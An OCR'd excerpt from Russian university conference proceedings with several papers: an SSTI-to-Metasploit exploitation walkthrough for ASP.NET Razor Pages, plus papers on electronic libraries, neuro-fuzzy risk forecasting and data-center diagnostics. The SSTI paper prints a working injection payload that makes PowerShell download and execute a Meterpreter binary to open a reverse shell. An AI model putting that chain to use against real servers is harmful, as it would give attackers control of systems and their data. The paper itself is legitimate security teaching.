5. Elenkov N., Android Security Internals.401p. ISBN-10: 1-59327-581-1, ISBN-13: 978-1-59327-581-5

6. Зобнин Е. Е., Android глазами хакера. -2-е изд., перераб. и доп. -СПб.: БХВ-Петербург, 2024. 272 с.: ил. - (Глазами хакера) ISBN 978-5-9775-1797-3

7. Polloni P. Android SSL Re-pinning frida script, Frida codeshare, [Electronic resource]. URL: https://codeshare.frida.re/@pcipolloni/universal-android-ssl-pinning-bypass-with-frida/ (online accessed 23.11.2023).

The article was presented by the head of the Department of ZSS of of the St. Petersburg State University of Telecommunications, candidate of technical sciences, associate professor A. V. Krasov.

УДК 004.056.53
ГРНТИ 81.93.29

WEB SERVER REMOTE CODE EXECUTION USING SERVER-SIDE TEMPLATE INJECTION ATTACK AND METASPLOIT

A. Chiziba, R. B. Petriv

The Bonch-Bruevich Saint Petersburg State University of Telecommunication

In recent years, the exponential increase of web applications and websites has revolutionized how individuals, institutions, organizations and businesses deliver services and disseminate information. However, this rapid expansion has also exposed these digital assets to a heightened risk of cyber-attacks. Malicious actors, leveraging sophisticated tactics, continually seek to exploit vulnerabilities within these platforms, posing significant threats to data integrity, user privacy, and overall system reliability.

exploit frameworks, metasploit, ronin, vulnerabilities, SQL injection, authentication bypass, Server-Side Template Injection Attack, ASP.NET Core, Razor Pages, C#

Introduction

In the past 10 years, from 2013 to 2024; there as been a gradual increase of the number of active websites. In 2013 there were 167,400,779 active websites [1] and this number increased to 191,025,636 active websites [2] in 2023, this was a gradual increase of 21.1%.2. This growth in websites has been influenced by the digitization of most modern services and entertainment. Great advances in mobile phone technology, computers and network infrastructure has allowed most of the population access to internet services hence it is now easier to deliver services via websites. As of January 2024, there were 5.35 billion internet users [3], which amounts to 66.2 percent of the world's population. Fig. 1 shows the steady growth of websites.




Fig. 1. Steady growth of websites from 2013 to 2023

Security and Vulnerabilities in Web Applications

The increased number of web application and their widespread use has also led to an increase in cyber-attacks on these websites and online services. Malicious actors carry out different types of attacks trying to target vulnerabilities in web applications using different methods and tools.

Some common attacks that target web applications and a brief description of their methodology of execution are listed in table 1.

TABLE 1. Common types of cyber-attacks and their methodologies.

Attack	Method
Server-Side Template Injection	The attacker finds a vulnerability that allows injecting and executing code on the server.
DoS and DDos	Overwhelms target server with requests thereby denying service to other legitimate clients
SQL Injection	Involves sending malicious SQL query to database to penetrate the system and gain access
URL Interpretation	Altering and fabricating URL addresses and using them to gain access to restricted parts of the website
Brute Force Attack	The attacker tries to gain access to the web application by trying possible login details. This can be done manually or with the help of bots that a supplied with a list of possible login credentials
Session Hijacking	The attacker takes over a session between an authentic client and the server. The computer being used in the attack substitutes its IP address for that of the client computer and continues the session with the server

Most of the attacks that are outlined in table 1 can be carried out with the help of exploit frameworks that allow identification and exploitation of vulnerabilities found in some of the web applications.

Server-Side Template Injection Attack

Server-side template injection (SSTI) is a vulnerability that occurs when an attacker is able to inject and execute code within a server-side template [4]. Server-side templates are used in web applications to dynamically generate HTML or other markup based on data provided by the server. These attacks commonly affect template engines which are designed to generate web pages by combining fixed templates with dynamic data.

When user input is injected directly into a template and not passed as data, server-side template injection can be carried out since arbitrary code can be executed and allow manipulation of the template engine to gain control of the server.

This is achieved with delivering payloads to the server and executing them directly on the server, this make server-side template injection far more dangerous than client-side template injection.

ASP.NET Razor Pages and Server-Side Template Injection

Razor pages are a web application framework designed by Microsoft and that uses a template engine to design and build dynamic web pages [5]. Razor pages allow combining HTML markup with server-side C# or VB.NET code. This architecture makes generating dynamic content and handling user interactions easier; the only downside is that the templating engine can eb vulnerable to server-side template injection if incorrectly configured [6].

Identifying Server-Side Template Injection in ASP.NET Razor Pages

To detect if a template engine is vulnerable to server-side template injection attacks, a check can be carried out using any of the input field of the web application. The aim of the check is to verify if the template engine can execute code instead of parsing it as data, this can be done with a web proxy or manually.

Executing Server-Side Template Injection in ASP.NET Razor Pages

By using the .NET System.Diagnostics.Process.Start method [7], any process can be started on the server thus creating web shell. Arbitrary code can be injected to the server through the input field to execute the Process.Start method and return properties of the server. Fig. 2 shows arbitrary code execution and server information response.




Fig. 2. Arbitrary code execution and server information response

The second step is checking if the Process.Start method allows for creation and writing to files. This is an important factor that could allow creation of scripts that can be set to automatically execute multiple code statements of varying uses.

Metasploit Tools Integration: Meterpreter

With the verification of arbitrary code being executed on the server and being able to create files it is possible to integrate metasploit and its tools. Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Using Meterpreter to get full reverse shell, a payload is created and is downloaded by the target machine by arbitrary code that is executed on the server and a reverse TCP connection is setup. A listener on attacking machine connects to target machine allowing access and Remote Code Execution.

A payload is generated on the attacking machine using Meterpreter and configured to have a port listening for a reverse tcp connection once the payload is delivered and active on the target machine [3]. Fig. 3 shows the payload generation process.





Fig. 3. Payload generation with Meterpreter

When the payload is configured, it is downloaded on the target machine by executing code on the server through the exploit in the web application that allows the attacker to start a process. Fig. 4 shows the code that will be executed to download and execute the payload.

```
@System.Diagnostics.Process.Start("cmd.exe","/c powershell.exe $command = '
iwr -uri http://192.168.43.130/RazorExploit.exe -OutFile C:\Windows\Tasks
\RazorExploit.exe; C:\Windows\Tasks\RazorExploit.exe'
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)");
```

Fig. 4. Payload download code instructions

With the payload delivered a session is started on the attacking machine that will listen for the reverse tcp connection from the target machine once the payload is activated. When the payload starts a process on the target machine it initiats a reverse tcp connection and the listener on the attacking machine makes a connection. Img. 5 shows the Meterpreter listener on the attacking machine establishing connection with the target computer and carrying out remote code execution.



Img. 5. Established Reverse TCP connection and Remote Code Execution

With the reverse tcp connection established the attacker can have full access to the target machine and execute commands remotely to get information about the server as shown (Img. 5). The attacker can also browse files on the server, access databases, log out authentic users and change login details.

References

1. November 2013 Web Server Survey NetCraft (https://www.netcraft.com/blog/november-2013-web-server-survey/)

2. November 2023 Web Server Survey NetCraft (Url https://www.netcraft.com/blog/november-2023-web-server-survey/)

3. Worldwide digital population 2024 (https://www.statista.com/statistics/617136/digital-population-worldwide/)

4. Server Side Template Injection (https://portswigger.net/web-security/server-side-template-injection)

5. Microsoft ASP.NET Razor Pages (https://learn.microsoft.com/en-us/aspnet/core/razor-pages/?view=aspnetcore-8.0&tabs=visual-studio/)

6. Clement Notin, Vulnerable Razor Web Application (https://github.com/cnotin/Razor-VulnerableApp)

7. Microsoft ASP.NET System.Diagnostics.Process.Start method (https://learn.microsoft.com/en- us/dotnet/api/system.diagnostics.process.start?view=net-8.0)

The article was presented by the head of the Department of ZSS of of the St. Petersburg State University of Telecommunications, candidate of technical sciences, associate professor A. V. Krasov.

УДК 629.12
ГРНТИ 20.53.01

TOPICAL ISSUES OF BUILDING AND USING ELECTRONIC LIBRARIES BASED ON A DISTRIBUTED INTERCONNECTED NETWORK OF DATA CENTERS FOR INSTITUTIONS OF HIGHER PROFESSIONAL EDUCATION

Ya. A. Dombrovsky, A. A. Renskov, I. B. Parashchuk

Military Orders of Zhukov and Lenin Red Banner Academy of Communications
named after Marshal of the Soviet Union S.M. Budyonny

The essence and content of topical issues of the construction and application of electronic libraries for the education system on the basis of a distributed interconnected network of data centers are considered. The analysis of the main technological approaches to the storage and processing of the content of electronic libraries in the interests of providing information services to users of the system of higher professional education at any geographically remote workplace is given. The considered approaches to the information support of the system of higher professional education, according to the authors, will increase the effectiveness of the training of highly qualified personnel.

higher professional education system, electronic library, data center, content, distributed network, unified information space

Automation, informatization and management of educational processes within the system of institutions of higher professional education (HPE) is an important, labor-intensive and knowledge-intensive branch of human activity. It forms the basis for building a unified information space (UIS) HPE, the basis for the effective functioning of the information and educational environment, the foundation of modern information and educational technologies aimed at effective training of personnel [1, 2].

The main purpose of the UIS HPE is the most complete satisfaction in real time of the information needs of officials of the HPE management bodies, faculty, researchers and students. This can be achieved by concentrating and integrating up-to-date, complete, reliable and formed according to certain rules of information, as well as ensuring the possibility of its timely provision in accordance with the established access procedure.

At the same time, the objective need to find new ways to improve the efficiency of the UIS HPE, improve the quality of information support for the educational process within the HPE and the management of HPE facilities continues to be relevant. This need is due to a number of factors, the main of which, in our opinion, are: a significant increase in the volume and variety of information

needed in the process of personnel training and information circulating in the management subsystem of the higher education institution; modern requirements for the education system to ensure flexible and prompt response to advances in science and technology, innovative pedagogical technologies; requirements for modern management systems to ensure the adequacy and continuity of management of complex non-stationary systems, to ensure flexible and prompt response to changes in the situation; the increasing role of the time factor in the management of complex non-stationary systems, to which it also applies to the HPE [3].

One of the promising ways to improve the efficiency of the UIS of the education system is the creation and use of electronic libraries [4].

Electronic libraries (EL) are gaining more and more weight in the UIS HPE due to the fact that they work in a wide range of information and reference services, provide access to a large amount of information resources and their deployment does not require significant time and money.

These are capacious and powerful information systems for providing search and managed access via information and telecommunication networks to electronic documents without an individual carrier, professional databases, information reference and search engines, as well as other information resources [4, 5].

Taking into account the peculiarities of the training of modern professional personnel, the requirements for the EL and the principles of its functioning are defined, providing for the creation and development of the EL with the storage of information resources on local servers and in the central repository of information resources of various departments of the Russian Federation, almost all key elements of the EL are identified and created.

At the same time, a geographically distributed network of educational institutions determines the distributed nature of the provision of electronic content, which, in turn, requires the creation of a technical basis – an extensive network of electronic components. In our opinion, a distributed network (DN) of stationary data centers (DC) and/or mobile data centers (MDC) can successfully cope with this role for geographically remote elements of the UIS HPE.

At the same time, mobile data centers, like their stationary counterparts, are task-coordinated and locally deployed IT-structures combining organizational and software and hardware designed to create a high-performance and fault-tolerant infrastructure responsible for processing and storing information in the interests of the management system, in our case, in the interests of the system management and UIS HPE.

At the same time, today the attention of IT-specialists who ensure the effective functioning of the UIS HPE is focused, among other things, on finding new technological (technical and software) solutions for storing and processing large amounts of data close to the locations of users – teachers, researchers and trainees.

This is natural, since the mobility of processing and storage systems (in the interests of data availability anywhere) and cross-platform data portability are increasingly in demand in the HPE.

This determines the relevance of developing flexible and scalable data storage and processing systems (electronic documents, orders, textbooks, etc.), such as MDC, in the interests of the UIS HPE. These can be both container data centers and data processing centers on a mobile transport base, geographically located next to educational institutions, field training bases (centers), training or testing grounds [6].

Such MDCs are convenient to transport, can work in any area, they are not just full-fledged single-module analogues of classic data processing centers, but have an expanded range of applications, since they are placed either in a special box on a transport base (car, ship, plane), or in a specialized transport container (for transportation by rail, road or water by transport).

Mobile and stationary data centers, used as a technological platform for hosting EL content, are equipped with a complex of information, telecommunications and other engineering equipment, connected to communication channels. At the same time, DC, acting, among other things, in the interests of the UIS of the higher educational institution, can and should be interconnected in the near future into a single distributed network.

The obvious advantages of creating an EL within the framework of the UIS HPE are due to the modern development of technologies of this class, providing for the interconnection of data centers of any format and the correspondence of their mutual functions.

We are talking about modern computing technologies, data storage and processing, which in world practice are commonly called "cloud", "foggy" and "boundary" technologies. It is assumed that a stationary central data center (for example, the data center of the Ministry of Science and Higher Education) can and should perform the functions of so-called "cloud" computing, data storage and processing (Cloud Computing). The main EL content for HPE users can be placed here.

Stationary regional data centers can and should perform functions called "Fog Computing" in world practice, in which the storage and processing of the content of the HPE EL is carried out either at the regional data center itself, or in a regional local network connecting regional data centers and terminal devices of subscribers - users of the HPE EL. Regional data centers are "closer" to the user, in world practice, data centers for Fog Computing have already been created taking into account their use for the "Internet of Things" technology.

In modern conditions, either mobile or mini, modular, "suitcase" data centers are becoming increasingly relevant, both in the IT-industry as a whole and in the field of information support for education. They are focused on "edge" (often

called peripheral) computing and data storage (Edge Computing). Such systems are called Edge Data Center in the technical literature [7].

Their key advantage is the ability to scale storage and processing systems. The physical essence of peripheral computing and storage (not in a central or regional data center) is the transfer of computing power and storage resources of EL content as close as possible (compared to Fog Computing) to the user of the UIS HPE, ideally to the place of collection and "consumption" of information, almost to the end devices of teachers and students of the HPE.

Thus, the essence and content of topical issues of building and using an electronic library for the education system based on a distributed interconnected network of data centers are considered.

The analysis of the main technological approaches to the storage and processing of EL content in the interests of providing information services to HPE users at any geographically remote workplace is given.

The considered approaches to the information support of the higher educational institution, according to the authors, will increase the efficiency of information provision of users, and, ultimately, will increase the efficiency of training highly qualified personnel.

References

1. Mamaeva N. A. et al. Information technology. Development of electronic educational resources: a textbook. Omsk: OABII, 2015. pp. 8–17. [in Russian].

2. Mamaeva N. A., Selezneva O. V., Alenicheva T. S. Electronic educational publications: development and integration into the information and educational environment of a military university // Informatization of education: theory and practice: materials of the international scientific and practical conference. Omsk: OmSPU, 2016. pp. 101–103. [in Russian].

3. Parashchuk I. B. Unified information space – the basic innovative environment for the development of the system of vocational education // Information and space. 2012. No.1. pp. 130–134. [in Russian].

4. National standard of the Russian Federation GOST R 7.0.96 – 2016. Electronic libraries. The main types. Structure. Technology of formation. M.: Standartinform, 2016. 13 p.

5. Zuikina K. L., Sokolova D. V., Skalaban A. V. Electronic libraries in Russia. Current status and development prospects. Moscow: Your format, 2017. 120 p. [in Russian].

6. Parashchuk I. B., Kryukova E. S., Mikhailichenko A.V. Reliability analysis of data processing centers and electronic libraries // VI interuniversity scientific and practical conference "Problems of technical support of troops in modern conditions". Proceedings of the conference. Saint Petersburg: VAS, 2021. pp. 146–150. [in Russian].

7. Dmitriev K. A. Discover the Edge: modern solutions for the problems of the future // InformCurrier-Svyaz. 2019. No. 3. pp. 58–59. [in Russian].

УДК 004.056.5
ГРНТИ 81.93.29

FORECASTING INFORMATION SECURITY RISKS OF CRITICAL INFRASTRUCTURES USING NEURO-FUZZY ANOMALY IDENTIFICATION

E. V. Fedorchenko[1], I. B. Parashchuk[1,2]

[1] St. Petersburg Federal Research Center Russian Academy of Sciences
[2] Military Orders of Zhukov and Lenin Red Banner Academy of Communications named after Marshal of the Soviet Union S.M. Budyonny

A neuro-fuzzy method of detecting and identifying anomalies for their consideration in the framework of forecasting information security risks of critical infrastructures is considered. This method is based on the advantages of neuro-fuzzy networks, is considered as an element (procedural module) of information security risk analysis and management in the framework of procedures to increase the reliability of forecasting the security risks of such objects. The practical use of this method will eliminate the fuzziness, incompleteness and inconsistency of the source data that occurs when solving problems of identifying traffic anomalies of various types in the real conditions of implementing the security policy of infra-structures of this class.

critical infrastructure, risk forecasting, information security, identification, anomaly, neuro-fuzzy networks

In the modern world, technical and software solutions are rapidly developing within the framework of information security risk analysis and management of critical infrastructures [1].

Critical infrastructure refers to such facilities, the violation or termination of which leads to irreversible negative changes in the economy of an administrative-territorial unit or the whole country, as well as to a significant deterioration in the safety of the population living in this territory.

Traditionally, the list of critical infrastructure facilities includes facilities of healthcare, science, transport, communications, nuclear energy, fuel and energy complex, banking, defense and rocket and space industry, mining and oil industry, metallurgy and chemical industry that are significant for the country and the region [1].

At the same time, monitoring and ensuring the protection of information circulating, collected and stored within the framework of the procedures for the functioning of objects and systems of this class is, according to domestic and foreign researchers, the most important task [2, 3].

In our opinion, control (analysis, forecast) and information security risk management deserve special attention when planning and ensuring the security of ob-

jects and systems of critical infrastructure. Ignoring existing and potential (predicted) information security risks of critical infrastructures can lead to irreparable consequences.

Currently, some approaches and components (procedural modules) of information security risk analysis and management have already been developed, containing models, methods and tools for calculating in real time a set of interrelated indicators (metrics) characterizing the risks of loss, distortion and unauthorized use (reading) of information, telecommunications and other critical resources, and based on the use of ontologies, models and methods of parallel computing and supercomputer technology [3–7].

The developed models and methods often take into account the static value of the risk level (the basic possibility of successful threat implementation) for various vulnerabilities of software and hardware for the functioning of such infrastructures, but methods for analyzing and predicting the level of potential risks have not been developed, taking into account the anomalies identified during traffic analysis, there are no anomaly-oriented algorithms for predicting information security risks critical infrastructures [8–13].

That is why the tasks of identifying anomalies to account for them in the framework of forecasting information security risks of critical infrastructures require special attention. Moreover, problems of this class are often solved in conditions of various kinds of uncertainty associated with incompleteness, fuzziness, and often with inconsistency of the source data. At the same time, it is often proposed to solve the problems of identifying anomalies characterizing potential risks and observed in the conditions of fuzzy initial data on the basis of the mathematics of fuzzy sets.

At the same time, taking into account other classes of uncertainty (in addition to fuzziness) of the source data for solving the problems of identifying anomalies for predicting information security risks of critical infrastructures, with this methodological and mathematical approach, is impossible. It is proposed to solve problems of this class using the methodology and mathematics of modern neuro-fuzzy networks (NFN), which allow, when working with initial data, to take into account not only their fuzziness, but also the incompleteness and inconsistency of these data necessary for reliable identification of anomalies in the interests of risk forecasting [14, 15].

Neuro-fuzzy identification of anomalies in the interests of predicting information security risks in conditions of fuzziness, incompleteness and inconsistency of the initial data, aims to determine and categorize the degree of danger of specific risks for critical infrastructures.

The method of identifying anomalies in the interests of effective forecasting of information security risks can be applied in practice, for example, to control traffic anomalies within the interface of interaction of an intelligent system of underground and ground (and aboveground) railway traffic lights with a person

on duty train driver on the lines of the Moscow Central Ring city commuter trains (MCR).

In this, as in other similar cases, the neuro-fuzzy anomaly identification method, for example, predicting the risks of information security of the traffic light – MCR train driver interface, will combine two main stages: the main stage is the actual sequence of anomaly identification using a trained NFN and an auxiliary stage.

Within the framework of the proposed neuro-fuzzy method, the main stage – the sequence of identification of anomalies (abnormal processes) using a trained NFN, consists of the following stages: fixation (collection of fuzzy, incomplete and contradictory initial data about processes and their input into the first layer of the NFN); processing (pre-processing in the first layer of the NFN); calculation (calculation of the parameters of the state of abnormal processes using the NFN); analysis of anomalies (determination of the state of the traffic light – MCR train driver interface).

At the stage of collecting fuzzy, incomplete and contradictory source data, it is determined which source data is collected and how (the method and elements of the information security risk assessment and forecasting system for data collection).

Depending on the computational complexity, the degree of uncertainty of the data and the type of risks characterized by the identified anomalies, the remaining three stages can take place either in the component (procedural module) of information security risk analysis and management, or in a cloud computing environment or a supercomputer.

Calculation of the parameters of the anomaly state (abnormal process) using the NFN, in addition to traditional neuro-fuzzy mechanisms, uses a comparison of certain numerical values of the parameters of anomalies with some predefined or dynamic threshold values.

Preliminary data processing in the first layer of the NFN is implemented by neuro-fuzzy transformation of the initial (collected at the first stage) data into a form that can be directly used to calculate the analyzed and identifiable parameters of the anomaly (abnormal process) to predict information security risks.

Determining the state of an anomaly (abnormal process) is the final stage of the sequence of their identification. Here, the calculated anomaly parameters are compared with the corresponding threshold values to determine the presence or absence of a critical risk (threat) corresponding to the anomaly in question.

The auxiliary stage within the framework of the proposed neuro-fuzzy method is designed to improve the quality of the main stage – the sequence of identification of anomalies (abnormal processes) by updating the NFN training models used at the preprocessing stage and the threshold values used at the identification stage.

At the same time, to create NFN training models, datasets will be required that contain data sets in the same formats as at the stage of collecting fuzzy, incomplete and contradictory initial data on traffic anomalies for the effective operation of algorithms for predicting information security risks of critical infrastructures.

Thus, a new, neuro-fuzzy method of detecting and identifying anomalies is proposed to take them into account in the framework of forecasting information security risks of critical infrastructures.

This method is based on the advantages of neuro-fuzzy networks, is considered as an element (procedural module) of information security risk analysis and management in the framework of procedures to increase the reliability of forecasting information security risks of such objects.

The practical use of this method will eliminate the complex uncertainty (of a joint type: fuzziness and incompleteness and inconsistency) of the source data that occurs when solving problems of identifying traffic anomalies of various types in the real conditions of implementing the security policy of infrastructures of this class.

The work was carried out with the financial support of the Russian Science Foundation (project 21-71-20078) in SPC RAS (SPIIRAS).

References

1. GOST R 22.2.06-2016. National Standard of the Russian Federation. Safety in emergency situations. Emergency risk management. Assessment of the risk of emergency situations in the development of a safety data sheet of a critically important object and a potentially dangerous object. Moscow: Standartinform. 2016. 14 p. [in Russian].

2. Selifanov V. V., Slonkina I. S., Yurakova Ya. V. Identification of actual threats to information security in state information systems using a Threat data bank // Nauka. Technologies. Innovations: a collection of scientific papers in 9 parts. Novosibirsk, 2016. pp. 69–71. [in Russian].

3. Doynikova E., Kotenko I. Countermeasure selection based on the attack and service dependency graphs for security incident management // 10th International Conference on Risks and Security of Internet and Systems: CRiSIS 2015. July 20-22, Mytilene, Lesvos Island, Greece / C. Lambrinoudakis and A. Gabillon (Eds.). Lecture Notes in Computer Science (LNCS). 2016. Vol. 9572. pp. 107–124.

4. Bubakar I., Budko M. B., Budko M. Yu., Girik A. V. Ontological assurance of information security risk management // Proceedings of ISP RAS, volume 33, issue 5, 202. pp. 41–64. [in Russian].

5. Petrenko S. A., Simonov S. V. Information risk management. Economically justified safety. Moscow: DMK Press, 2004. 384 p. [in Russian].

6. Maksimenko V. N., Yasyuk E. V. Comparative analysis of methodological approaches to information security risk assessment // in the collection: Mobile business: Prospects for the development and implementation of radio communication systems in Russia and abroad. 2017. pp. 15–16. [in Russian].

7. Poolsappasit N., Dewri R., Ray I. Dynamic security risk management using bayesi an attack graphs // IEEE Transactions on Dependable and Secure Computing. 2012. Vol. 9. No.1. pp. 61–74.

8. Kostogryzov A. I., Lazarev V. M., Lyubimov A. E. Risk forecasting to ensure the effectiveness of information security systems in their life cycle // Legal Informatics. 2013. No.4. pp. 4–16. [in Russian].

9. Stafievskaya M. V., Soskov V. O. Forecasting risks // Bulletin of the Mari State University. The series "Agricultural sciences. Economic Sciences" 2017. No. 3(11). Volume 3. pp. 79–83. [in Russian].

10. Tsygichko V. N., Chereshkin D. S. Scenario method of forecasting and risk assessment of negative consequences of strategic decisions in organizational systems // Proceedings of the ISA RAS. Volume 68(4). 2018. pp. 74–83. [in Russian].

11. Baranova S. Yu. Methods of analysis and assessment of information security risks // Bulletin of the S.Y. Witte Moscow University. Series 3. Educational Resources and Technologies, 2015. No.1(9). pp. 73–79. [in Russian].

12. Parashchuk I. B., Sayarkin V. A., Seleznev A. V. Analysis and general classification of cybersecurity risks for document management automation systems based on modern infocommunication networks // Actual problems of infotelecommunications in science and education (APINO-2023). XII International Scientific-Technical and Scientific-methodical Conference; collection of scientific articles in 4 volumes / Edited by S.I. Makarenko; comp. V.S. Elagin, E.A. Anikevich. St. Petersburg: SPbSUT, 2023. Vol.1. pp. 828–832. [in Russian].

13. Parashchuk I. B., Kryukova E. S., Mikhailichenko A. V. An approach to modeling and forecasting random events in the interests of analyzing the reliability and quality of the functioning of distributed data processing systems // Innovative activity in the Armed Forces of the Russian Federation. Proceedings of the All-Army Scientific and Practical Conference. St. Petersburg: VAS. 2022. pp. 366–370. [in Russian].

14. Parashchuk I. B., Mikhailichenko N. V. Features of the use of neuro-fuzzy models for decision support systems in the tasks of evaluating the effectiveness of the functioning of specialized data centers // Information and Space. No.1, 2019. pp. 84–88. [in Russian].

15. Kotenko I. V., Parashchuk I. B., Omar T. K. Neuro-Fuzzy Models in Tasks of Intelligent Data Processing for Detection and Counteraction of Inappropriate, Dubious and Harmful Information // II International Scientific and Practical Conference «Fuzzy Technologies in the Industry» (FTI 2018), Ulyanovsk, Russia, October 23-25, 2018. / CEUR Workshop Proceedings (CEUR-WS). ISSN 1613-0073. Vol. 2258, 2018. pp. 116–125.

УДК 681.3
ГРНТИ 20.53.01

CONVERSION OF NOISY AND HETEROGENEOUS DIAGNOSTIC INFORMATION ABOUT THE CURRENT VALUES OF DATA CENTER RELIABILITY PARAMETERS

E. S. Vladimirova[1], I. B. Parashchuk[2]

[1] Federal State Autonomous Educational Institution of Higher Education "Sevastopol State University"
[2] Military Orders of Zhukov and Lenin Red Banner Academy of Communications named after Marshal of the Soviet Union S.M. Budyonny

An analysis of some typical types of uncertainty in diagnostic information about the values of technical reliability parameters of modern data centers was carried out. We are talking about noisy and heterogeneous diagnostic data. The theoretical (methodological) and practical aspects of possible approaches to the analysis of such diagnostic information are studied. This allows you to select and justify mathematically correct means and methods for transforming (taking into account and eliminating) the uncertainty of data of this class, and allows you to more reasonably rely on methods of granular calculations and methods of the theory of interval averages when solving problems of assessing the reliability of complex information systems.

diagnostic information, heterogeneous data, uncertainty, noisy data, data center, technical reliability, parameter, granular calculations, interval averages

Data centers existing and used in the modern sphere of information and telecommunications have become widespread in a number of technologically developed and developing countries for various areas of human activity. Data centers (DC), or, as they are often called in domestic literature and documentation, data processing centers, are traditionally considered to be engineering, software and hardware tools and complexes that are coordinated according to protocols, tasks to be solved and deployed in a separate room (group of premises), to create and effectively operate a high-performance and fault-tolerant infrastructure, which, in turn, is designed to process and store large amounts of information in the interests of a production or other process management system.

A typical data center is equipped with a set of computing, information, telecommunications and other engineering equipment, which is connected to paths and communication channels. This equipment performs the functions of storing and processing information, and is also intended to provide a wide range of information, reference and information retrieval services [1].

Often, the concept of a data center refers to a specialized premises (building or mobile premises). In this special room, server and network hardware and software (equipment) are installed and DC subscribers are connected to channels and paths of local specialized or global telecommunication networks.

